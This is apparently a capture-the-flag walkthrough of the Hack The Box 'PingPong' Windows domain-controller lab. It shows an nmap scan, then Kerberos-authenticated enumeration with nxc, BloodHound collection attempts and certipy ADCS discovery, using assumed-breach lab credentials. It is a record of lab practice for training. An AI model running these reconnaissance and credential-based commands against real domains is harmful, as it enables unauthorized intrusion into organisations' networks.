# PingPong
Table of Contents
// hint
Solution locked — challenge mode is on
Port Scanning - Service & Version Enumeration
# Nmap 7.98 scan initiated Sun Apr 26 11:23:32 2026 as: /usr/lib/nmap/nmap -p- --open -Pn -sVC -vv -oN nmap.out 10.129.36.29Nmap scan report for 10.129.36.29Host is up, received user-set (0.14s latency).Scanned at 2026-04-26 11:23:33 IST for 493sNot shown: 65514 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-26 14:00:12Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING| Issuer: commonName=ping-DC1-CA/domainComponent=ping| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2026-04-20T18:54:50| Not valid after:  2106-04-20T18:54:50| MD5:     76f1 cc4a 1f6c 0942 141b 551e 31d4 8c32| SHA-1:   938c 7f61 d13d cfb8 1629 e02f f3dc 7a56 6f04 714c| SHA-256: e00e be1c 40ed 4b32 aabf 56a1 53df 2b89 f899 ea02 8462 e3dc db9e 25be 8ca2 4730| -----BEGIN CERTIFICATE-----| MIIF1jCCBL6gAwIBAgITHAAAABBXNgfx016uKwACAAAAEDANBgkqhkiG9w0BAQsF| ADBBMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEcGluZzEU| MBIGA1UEAxMLcGluZy1EQzEtQ0EwIBcNMjYwNDIwMTg1NDUwWhgPMjEwNjA0MjAx| ODU0NTBaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC4oA+lzH17| zBUauEXc+KI0rvaZKP6EYV34FGEYOto36KlEeWuJVIxfJUAA8uws2WM8Ku0+yRMF| De5KtitSD5qDUZy87QL9Mewbwu1/XWjuhbYIslo+xq2yXXolqxaDEwN5uwKYwpRt| S5+fmQob8MahVp8T8gKEKjYirht+DQA86ejVvYIE2fffA8JunIZAdcEDifX+A32b| BGVnjz2B5y00olpB7rdrhSM30GKgRTq28U4S3zcmSj8A1ZxUky1fj8EZls7VaE7Z| IDvVo3x4/4+Og33C0Xio2euWUxOvkN6ihD8K7tbiAPwbuuJcxxYSLECeU4TIDgVX| 4sX3FUmBEoNpAgMBAAGjggMEMIIDADA3BgkrBgEEAYI3FQcEKjAoBiArBgEEAYI3| FQiC4sJhgfm1YoaBjSX+l3aEoO87gVYBIQIBbgIBADAyBgNVHSUEKzApBggrBgEF| BQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUwDgYDVR0PAQH/BAQD| AgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwEwDAYK| KwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBTf8xLW2hUhKLVgFFLTYeyL| wxhlFDAfBgNVHSMEGDAWgBQwyA7RMsrOrWzwAmsfjoCaa5tCmTCBxQYDVR0fBIG9| MIG6MIG3oIG0oIGxhoGubGRhcDovLy9DTj1waW5nLURDMS1DQSgyKSxDTj1kYzEs| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9cGluZyxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0| aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIG6| BggrBgEFBQcBAQSBrTCBqjCBpwYIKwYBBQUHMAKGgZpsZGFwOi8vL0NOPXBpbmct| REMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2| aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXBpbmcsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MCoGA1Ud| EQEB/wQgMB6CDGRjMS5waW5nLmh0YoIIcGluZy5odGKCBFBJTkcwTgYJKwYBBAGC| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTc1MDYzNTYyNC0yMDU4| NzIxOTAxLTE5MzIzMzgzOTEtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAC/FMPSx+| QwynyJ4ILaexQmifWpp9Q4x9SOr+oYmoP5PiY0oah5LjePJHyteXjLPumOpfcT3n| eBN5WZK7E0dPk/5NQ5tW1OBo0ICbVBT9BExAdlBa06LM9fx1Ih25/WjqdPqREOBw| f3Q660aGgsaej75UrLkh03k/v7krVZjaPaBiYHwGIEvebuVPVJGmrXiolLirVEDz| rMTaJP8vC3KnLIh3KUIrDLcSMDq8dPUTqyRpyUnvSPOAFk07in7kHhjGjzznX/sl| XIPba/Oa19poYE26tpxNhhs/s75GAstQE8PPhGxkrb3jFYKF0FA7kfM725mJq+Tv| 8OK8tm98KSpwtw==|_-----END CERTIFICATE-----|_ssl-date: TLS randomness does not represent time445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject:| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING| Issuer: commonName=ping-DC1-CA/domainComponent=ping| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2026-04-20T18:54:50| Not valid after:  2106-04-20T18:54:50| MD5:     76f1 cc4a 1f6c 0942 141b 551e 31d4 8c32| SHA-1:   938c 7f61 d13d cfb8 1629 e02f f3dc 7a56 6f04 714c| SHA-256: e00e be1c 40ed 4b32 aabf 56a1 53df 2b89 f899 ea02 8462 e3dc db9e 25be 8ca2 4730| -----BEGIN CERTIFICATE-----| MIIF1jCCBL6gAwIBAgITHAAAABBXNgfx016uKwACAAAAEDANBgkqhkiG9w0BAQsF| ADBBMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEcGluZzEU| MBIGA1UEAxMLcGluZy1EQzEtQ0EwIBcNMjYwNDIwMTg1NDUwWhgPMjEwNjA0MjAx| ODU0NTBaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC4oA+lzH17| zBUauEXc+KI0rvaZKP6EYV34FGEYOto36KlEeWuJVIxfJUAA8uws2WM8Ku0+yRMF| De5KtitSD5qDUZy87QL9Mewbwu1/XWjuhbYIslo+xq2yXXolqxaDEwN5uwKYwpRt| S5+fmQob8MahVp8T8gKEKjYirht+DQA86ejVvYIE2fffA8JunIZAdcEDifX+A32b| BGVnjz2B5y00olpB7rdrhSM30GKgRTq28U4S3zcmSj8A1ZxUky1fj8EZls7VaE7Z| IDvVo3x4/4+Og33C0Xio2euWUxOvkN6ihD8K7tbiAPwbuuJcxxYSLECeU4TIDgVX| 4sX3FUmBEoNpAgMBAAGjggMEMIIDADA3BgkrBgEEAYI3FQcEKjAoBiArBgEEAYI3| FQiC4sJhgfm1YoaBjSX+l3aEoO87gVYBIQIBbgIBADAyBgNVHSUEKzApBggrBgEF| BQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUwDgYDVR0PAQH/BAQD| AgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwEwDAYK| KwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBTf8xLW2hUhKLVgFFLTYeyL| wxhlFDAfBgNVHSMEGDAWgBQwyA7RMsrOrWzwAmsfjoCaa5tCmTCBxQYDVR0fBIG9| MIG6MIG3oIG0oIGxhoGubGRhcDovLy9DTj1waW5nLURDMS1DQSgyKSxDTj1kYzEs| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9cGluZyxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0| aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIG6| BggrBgEFBQcBAQSBrTCBqjCBpwYIKwYBBQUHMAKGgZpsZGFwOi8vL0NOPXBpbmct| REMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2| aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXBpbmcsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MCoGA1Ud| EQEB/wQgMB6CDGRjMS5waW5nLmh0YoIIcGluZy5odGKCBFBJTkcwTgYJKwYBBAGC| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTc1MDYzNTYyNC0yMDU4| NzIxOTAxLTE5MzIzMzgzOTEtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAC/FMPSx+| QwynyJ4ILaexQmifWpp9Q4x9SOr+oYmoP5PiY0oah5LjePJHyteXjLPumOpfcT3n| eBN5WZK7E0dPk/5NQ5tW1OBo0ICbVBT9BExAdlBa06LM9fx1Ih25/WjqdPqREOBw| f3Q660aGgsaej75UrLkh03k/v7krVZjaPaBiYHwGIEvebuVPVJGmrXiolLirVEDz| rMTaJP8vC3KnLIh3KUIrDLcSMDq8dPUTqyRpyUnvSPOAFk07in7kHhjGjzznX/sl| XIPba/Oa19poYE26tpxNhhs/s75GAstQE8PPhGxkrb3jFYKF0FA7kfM725mJq+Tv| 8OK8tm98KSpwtw==|_-----END CERTIFICATE-----2179/tcp  open  vmrdp?        syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject:| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING| Issuer: commonName=ping-DC1-CA/domainComponent=ping| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2026-04-20T18:54:50| Not valid after:  2106-04-20T18:54:50| MD5:     76f1 cc4a 1f6c 0942 141b 551e 31d4 8c32| SHA-1:   938c 7f61 d13d cfb8 1629 e02f f3dc 7a56 6f04 714c| SHA-256: e00e be1c 40ed 4b32 aabf 56a1 53df 2b89 f899 ea02 8462 e3dc db9e 25be 8ca2 4730| -----BEGIN CERTIFICATE-----| MIIF1jCCBL6gAwIBAgITHAAAABBXNgfx016uKwACAAAAEDANBgkqhkiG9w0BAQsF| ADBBMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEcGluZzEU| MBIGA1UEAxMLcGluZy1EQzEtQ0EwIBcNMjYwNDIwMTg1NDUwWhgPMjEwNjA0MjAx| ODU0NTBaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC4oA+lzH17| zBUauEXc+KI0rvaZKP6EYV34FGEYOto36KlEeWuJVIxfJUAA8uws2WM8Ku0+yRMF| De5KtitSD5qDUZy87QL9Mewbwu1/XWjuhbYIslo+xq2yXXolqxaDEwN5uwKYwpRt| S5+fmQob8MahVp8T8gKEKjYirht+DQA86ejVvYIE2fffA8JunIZAdcEDifX+A32b| BGVnjz2B5y00olpB7rdrhSM30GKgRTq28U4S3zcmSj8A1ZxUky1fj8EZls7VaE7Z| IDvVo3x4/4+Og33C0Xio2euWUxOvkN6ihD8K7tbiAPwbuuJcxxYSLECeU4TIDgVX| 4sX3FUmBEoNpAgMBAAGjggMEMIIDADA3BgkrBgEEAYI3FQcEKjAoBiArBgEEAYI3| FQiC4sJhgfm1YoaBjSX+l3aEoO87gVYBIQIBbgIBADAyBgNVHSUEKzApBggrBgEF| BQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUwDgYDVR0PAQH/BAQD| AgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwEwDAYK| KwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBTf8xLW2hUhKLVgFFLTYeyL| wxhlFDAfBgNVHSMEGDAWgBQwyA7RMsrOrWzwAmsfjoCaa5tCmTCBxQYDVR0fBIG9| MIG6MIG3oIG0oIGxhoGubGRhcDovLy9DTj1waW5nLURDMS1DQSgyKSxDTj1kYzEs| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9cGluZyxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0| aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIG6| BggrBgEFBQcBAQSBrTCBqjCBpwYIKwYBBQUHMAKGgZpsZGFwOi8vL0NOPXBpbmct| REMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2| aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXBpbmcsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MCoGA1Ud| EQEB/wQgMB6CDGRjMS5waW5nLmh0YoIIcGluZy5odGKCBFBJTkcwTgYJKwYBBAGC| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTc1MDYzNTYyNC0yMDU4| NzIxOTAxLTE5MzIzMzgzOTEtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAC/FMPSx+| QwynyJ4ILaexQmifWpp9Q4x9SOr+oYmoP5PiY0oah5LjePJHyteXjLPumOpfcT3n| eBN5WZK7E0dPk/5NQ5tW1OBo0ICbVBT9BExAdlBa06LM9fx1Ih25/WjqdPqREOBw| f3Q660aGgsaej75UrLkh03k/v7krVZjaPaBiYHwGIEvebuVPVJGmrXiolLirVEDz| rMTaJP8vC3KnLIh3KUIrDLcSMDq8dPUTqyRpyUnvSPOAFk07in7kHhjGjzznX/sl| XIPba/Oa19poYE26tpxNhhs/s75GAstQE8PPhGxkrb3jFYKF0FA7kfM725mJq+Tv| 8OK8tm98KSpwtw==|_-----END CERTIFICATE-----3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject:| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING| Issuer: commonName=ping-DC1-CA/domainComponent=ping| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2026-04-20T18:54:50| Not valid after:  2106-04-20T18:54:50| MD5:     76f1 cc4a 1f6c 0942 141b 551e 31d4 8c32| SHA-1:   938c 7f61 d13d cfb8 1629 e02f f3dc 7a56 6f04 714c| SHA-256: e00e be1c 40ed 4b32 aabf 56a1 53df 2b89 f899 ea02 8462 e3dc db9e 25be 8ca2 4730| -----BEGIN CERTIFICATE-----| MIIF1jCCBL6gAwIBAgITHAAAABBXNgfx016uKwACAAAAEDANBgkqhkiG9w0BAQsF| ADBBMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEcGluZzEU| MBIGA1UEAxMLcGluZy1EQzEtQ0EwIBcNMjYwNDIwMTg1NDUwWhgPMjEwNjA0MjAx| ODU0NTBaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC4oA+lzH17| zBUauEXc+KI0rvaZKP6EYV34FGEYOto36KlEeWuJVIxfJUAA8uws2WM8Ku0+yRMF| De5KtitSD5qDUZy87QL9Mewbwu1/XWjuhbYIslo+xq2yXXolqxaDEwN5uwKYwpRt| S5+fmQob8MahVp8T8gKEKjYirht+DQA86ejVvYIE2fffA8JunIZAdcEDifX+A32b| BGVnjz2B5y00olpB7rdrhSM30GKgRTq28U4S3zcmSj8A1ZxUky1fj8EZls7VaE7Z| IDvVo3x4/4+Og33C0Xio2euWUxOvkN6ihD8K7tbiAPwbuuJcxxYSLECeU4TIDgVX| 4sX3FUmBEoNpAgMBAAGjggMEMIIDADA3BgkrBgEEAYI3FQcEKjAoBiArBgEEAYI3| FQiC4sJhgfm1YoaBjSX+l3aEoO87gVYBIQIBbgIBADAyBgNVHSUEKzApBggrBgEF| BQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUwDgYDVR0PAQH/BAQD| AgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwEwDAYK| KwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBTf8xLW2hUhKLVgFFLTYeyL| wxhlFDAfBgNVHSMEGDAWgBQwyA7RMsrOrWzwAmsfjoCaa5tCmTCBxQYDVR0fBIG9| MIG6MIG3oIG0oIGxhoGubGRhcDovLy9DTj1waW5nLURDMS1DQSgyKSxDTj1kYzEs| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9cGluZyxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0| aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIG6| BggrBgEFBQcBAQSBrTCBqjCBpwYIKwYBBQUHMAKGgZpsZGFwOi8vL0NOPXBpbmct| REMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2| aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXBpbmcsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MCoGA1Ud| EQEB/wQgMB6CDGRjMS5waW5nLmh0YoIIcGluZy5odGKCBFBJTkcwTgYJKwYBBAGC| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTc1MDYzNTYyNC0yMDU4| NzIxOTAxLTE5MzIzMzgzOTEtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAC/FMPSx+| QwynyJ4ILaexQmifWpp9Q4x9SOr+oYmoP5PiY0oah5LjePJHyteXjLPumOpfcT3n| eBN5WZK7E0dPk/5NQ5tW1OBo0ICbVBT9BExAdlBa06LM9fx1Ih25/WjqdPqREOBw| f3Q660aGgsaej75UrLkh03k/v7krVZjaPaBiYHwGIEvebuVPVJGmrXiolLirVEDz| rMTaJP8vC3KnLIh3KUIrDLcSMDq8dPUTqyRpyUnvSPOAFk07in7kHhjGjzznX/sl| XIPba/Oa19poYE26tpxNhhs/s75GAstQE8PPhGxkrb3jFYKF0FA7kfM725mJq+Tv| 8OK8tm98KSpwtw==|_-----END CERTIFICATE-----5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.057674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC57757/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC57773/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC57819/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 11478/tcp): CLEAN (Timeout)|   Check 2 (port 31702/tcp): CLEAN (Timeout)|   Check 3 (port 39446/udp): CLEAN (Timeout)|   Check 4 (port 54030/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3.1.1:|_    Message signing enabled and required|_clock-skew: 7h59m59s| smb2-time:|   date: 2026-04-26T14:01:04|_  start_date: N/A
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Apr 26 11:31:46 2026 -- 1 IP address (1 host up) scanned in 494.05 seconds
Now let’s generate the hosts file using nxc
nxc smb 10.129.36.29 --generate-hosts pingpong.confand add the entry in /etc/hosts
cat pingpong.conf| sudo tee -a /etc/hostsLet’s start with share enumeration first

it shows that the NOT_SUPPORTED that means it requires the Kerberos authentication
Now still the nmap is running so we can query the DC time using
ntpdate -q dc1.ping.htb
Time of DC, we can now use faketime
faketime -f '2026-04-26 19:28:47' nxc smb dc1.ping.htb -u c.roberts -p AssumedBreach123 -k
Nice, but the nmap gives us good clarity around this as it directly shows the how many hours we need to +/- as per the DC time, but for now this is also another technique we can use
now let’s query for available SMB shares, but everytime using this faketime for now it little bit frustrating as we are in VM so we can just SYNC our time with dc using
ntpdate -r dc1.ping.htb
[Don’t forget to run command as root]
now let’s continue towards our enumration
nxc smb dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --shares
nothing useful, let’s dump the usernames using --usersflag
nxc smb dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --users | tee -a nxc.outand now let’s use the some bash commands to get clean users.txt
cat nxc.out| awk '{print $5}' | tail -n +4 | head -n -1 > users.txtnow let’s get the bloodhound data using bloodhound-python
first we need to get TGT for the user using impacket-getTGT
impacket-getTGT 'ping.htb'/'c.roberts':'AssumedBreach123' -dc-ip 10.129.36.29and now let’s use the TGT to get bloodhound data
KRB5CCNAME=c.roberts.ccache bloodhound-python -c all -d ping.htb -u c.roberts -k -no-pass -ns 10.129.36.29 -dc dc1.ping.htb --use-ldapswe got following error

let’s use the command again with the -vflag to get verbose output
KRB5CCNAME=c.roberts.ccache bloodhound-python -v -c all -d ping.htb -u c.roberts -k -p AssumedBreach123 -ns 10.129.36.29 -dc dc1.ping.htbkeep as it is let’s use the nxc instead (note: it requires the bloodhound-CE)
nxc ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --bloodhound
if you get above error make sure to turn off Bloodhound-CE conf from nxc configuration file
i’m not able to make it work, now let’s use another path, as we know the ADCS is running let’s check fi we can get anything useful from it
before moving forward we can generate krb5-conf using nxc
nxc smb dc1.ping.htb -u 'c.roberts' -p AssumedBreach123 -k -d ping.htb --generate-krb5 ping-krb.conf
move the file to /etc/krb5.conf
now let’s start with ADCS
nxc ldap dc1.ping.htb -u 'c.roberts' -p AssumedBreach123 -k -d ping.htb -M adcs
now let’s use the certipy to get ADCS information
certipy-ad find -u c.roberts -k -no-pass -dc-host dc1.ping.htb
